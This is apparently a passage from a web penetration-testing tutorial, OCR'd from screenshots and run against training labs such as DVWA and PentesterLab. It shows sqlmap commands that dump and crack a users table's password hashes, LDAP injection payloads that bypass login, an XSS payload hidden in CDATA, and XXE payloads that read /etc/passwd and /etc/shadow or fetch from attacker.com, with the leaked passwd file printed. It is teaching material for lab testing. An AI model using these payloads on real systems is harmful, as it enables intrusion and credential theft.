
```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -D dvwa --tables

         _
 ___ ___| |_____ ___ ___   {1.0-dev-nongit-20180313}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 10:31:30
```




```
[10:31:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:31:30] [INFO] fetching tables for database: 'dvwa'
[10:31:30] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```




```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -T users --column

         _
 ___ ___| |_____ ___ ___   {1.0-dev-nongit-20180313}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org
```




```
[10:32:44] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+
```



```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -C user,password --dump
```



```
[10:33:47] [INFO] fetching entries of column(s) '`user`, password' for table 'users' in
 database 'dvwa'
[10:33:47] [WARNING] something went wrong with full UNION technique (could be because o
f limitation on retrieved number of entries). Falling back to partial UNION technique
[10:33:47] [INFO] the SQL query used returns 6 entries
[10:33:47] [INFO] retrieved: "1337","8d3533d75ae2c3966d7e0d4fcc69216b"
[10:33:47] [INFO] retrieved: "admin","21232f297a57a5a743894a0e4a801fc3"
[10:33:47] [INFO] retrieved: "gordonb","e99a18c428cb38d5f260853678922e03"
[10:33:47] [INFO] retrieved: "pablo","0d107d09f5bbe40cade3de5c71e9e9b7"
[10:33:47] [INFO] retrieved: "smithy","5f4dcc3b5aa765d61d8327deb882cf99"
[10:33:47] [INFO] retrieved: "user","ee11cbb19052e40b07aac0ca060c23ee"
[10:33:47] [INFO] analyzing table dump for possible password hashes
[10:33:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with ot
her tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:33:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:34:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[10:34:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
```



```
[10:34:21] [INFO] postprocessing table dump
Database: dvwa
Table: users
[6 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 21232f297a57a5a743894a0e4a801fc3 (admin)    |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| user    | ee11cbb19052e40b07aac0ca060c23ee (user)     |
+---------+---------------------------------------------+

[10:34:21] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.2
22.136/dump/dvwa/users.csv'
[10:34:21] [INFO] fetching columns 'user, password' for table 'guestbook' in database '
dvwa'
```

6. Testing for LDAP Injection

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters.


Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure


How to test

Example test: Login




192.168.222.156/ldap/example2.php?name=hacker&password=hacker

AUTHENTICATED as hacker
© PentesterLab 2013



192.168.222.156/ldap/example2.php?name=*)(objectClass=*&password=hacker

AUTHENTICATED as hacker
© PentesterLab 2013




192.168.222.156/ldap/example2.php?name=*)(!(objectClass=*)&password=hacker

UNAUTHENTICATED
© PentesterLab 2013

Two inverse query resulted in different response.

Retest with Vulnerabilities Scanner



- ! LDAP injection
- i Input returned in response (reflected) [4]
- i Cross-domain Referer leakage [2]
- i Browser cross-site scripting filter disabled [2]
- i Email addresses disclosed [2]
- i Frameable response (potential Clickjacking) [2]

LDAP injection

Issue:	**LDAP injection**
Severity:	**High**
Confidence:	**Firm**
Host:	**http://192.168.222.156**
Path:	**/ldap/example2.php**

Issue detail

The **name** parameter appears to be vulnerable to LDAP injection attacks.

The payloads ***)(objectClass=*** and ***)(!(objectClass=*)** were each submitted in the name parameter. These two requests resulted in different responses, indicating that the input may be being incorporated into a conjunctive LDAP query in an unsafe manner.

7. Testing for XML Injection


XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

How to Test

Discovery : the first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.


XML metacharacters are:

- Single Quote: ’ – when not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.
- Double Quote: ” – this character has same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.
- Angular parentheses: > and <




Hello Warning: simplexml_load_string(): Entity: line 1: parser error : StartTag: invalid element name in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): hacker< in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4
© PentesterLab 2013

- Comment tag: <!-- - this sequence of characters is interpreted as the beginning/end of a comment.


192.168.222.156/xml/example1.php?xml=<test>hacker<!--</test>
Search
PentesterLab.com
Home

Hello Warning: simplexml_load_string(): Entity: line 1: parser error : Comment not terminated in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): hacker

- Ampersand: &amp; - the ampersand is used in the XML syntax to represent entities. The format of an entity is '&amp;symbol'.


192.168.222.156/xml/example1.php?xml=<test>&amp;hacker</test>
Search
PentesterLab.com
Home

Hello Warning: simplexml_load_string(): Entity: line 1: parser error : Premature end of data in tag test line 1 in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4
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- CDATA section delimiters: <![CDATA[/]]> - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
  During the processing, the CDATA section delimiters are eliminated, generating the xss code.

External Entity

The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote system.

To test for XXE vulnerabilities, on can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

 <!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```


```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```



```
1621  http://192.168.222.156  GET  /xml/example1.php?xml=%3C!DOCTYPE...  ✓  200  2719  HTML  php  PentesterLab &raquo; W...  192.168.222.156
```

GET request to /xml/example1.php

Type	Name	Value
URL	xml	<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><test>hacker &xxe;</test>



```
1621  http://192.168.222.156          GET   /xml/example1.php?xml=%3C!DOCTYPE...      ✓  200  2719  HTML  php  PentesterLab &raquo; W...     192.168.222.156
1624  https://shavar.services.mozilla.c...  POST  /downloads?client=navclient-auto-ffox...  ✓  200  205   text                              ✓  50.112.201.212
```

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- Home

Hello hacker root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash

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
8. Testing for XPath Injection

XPath is a language that has been designed and developed primarily to address parts of an XML document. XML databases that organize data using the XML language. XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL injection attacks.

How to Test

- Refer: SQL injection Authentication Bypass

Test Example



The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

